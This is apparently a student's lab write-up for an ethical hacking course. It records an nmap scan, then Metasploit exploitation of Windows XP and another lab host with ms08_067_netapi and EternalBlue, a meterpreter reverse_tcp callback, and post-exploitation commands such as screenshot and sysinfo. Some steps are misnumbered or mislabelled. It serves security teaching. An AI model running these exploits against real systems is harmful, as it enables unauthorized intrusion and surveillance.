

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

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Assignment #4 – Ethical Hacking

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
Gavin Williams

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
## TASK A

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.




Explanation: (Screenshot for both step 1 & 2) I used the command “ **nmap -sV -O 192.168.10.14**” to complete these steps (Port 445 highlighted in screenshot). I used a nmap scan to find open ports using **-sV** and **-O** to enable OS detection.

3. Launch Metasploit Framework and search for the exploit module: **ms08\_067\_netapi**




Explanation: I used the command “**msfconsole**” to launch Metasploit and the command “**search ms08\_067\_netapi**” to filter for the exploit module ms08\_067\_netapi.

4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.




Explanation: I used the command “**use ms08\_067\_netapi**” to set the module and “**set payload windows/meterpreter/reverse\_tcp**” to set the payload.

5. Use **DDMMYY** as the listening port number. (It is based on your current timestamp. For example, today's date is **March 9th**, 2023. Then, you should configure the listening port as **9323**.) Configure the rest of the parameters. Display your configurations and exploit the target.



Explanation: to set the parameters I used the commands: “**set lport 1323**” (based on 21323 or 3/21/23 (I had to drop the first number)), “**set lhost 192.168.10.13**”, set “**set rport 445**”, and “**set rhost 192.168.10.14**”. Then I used the command “**show options**” to see my parameters and lastly the command “**exploit**” to run the exploit.


6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



Explanation: I used the “**screenshot**” command to save a capture of the target screen and I was able to view it by opening the image saved to my file system.


7. [Post-exploitation] In meterpreter shell, display the target system’s local date and time.






Explanation: I used the “**getsid**” command to obtain the SID of the user

9. [Post-exploitation] In meterpreter shell, get the current process identifier.



Explanation: I used the “**getpid**” command to get the current process identifier

10. [Post-exploitation] In meterpreter shell, get system information about the target.



Explanation: I used the “**sysinfo**” command to get the system information


## TASK B

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target.




Explanation: I did similar commands as Task A, but with the new variables according to the change in target. Changes made from Task A being “[windows/smb/ms17\\_010\\_eternalblue](#)” for the payload, and Rhost as “[192.168.10.11](#)”.

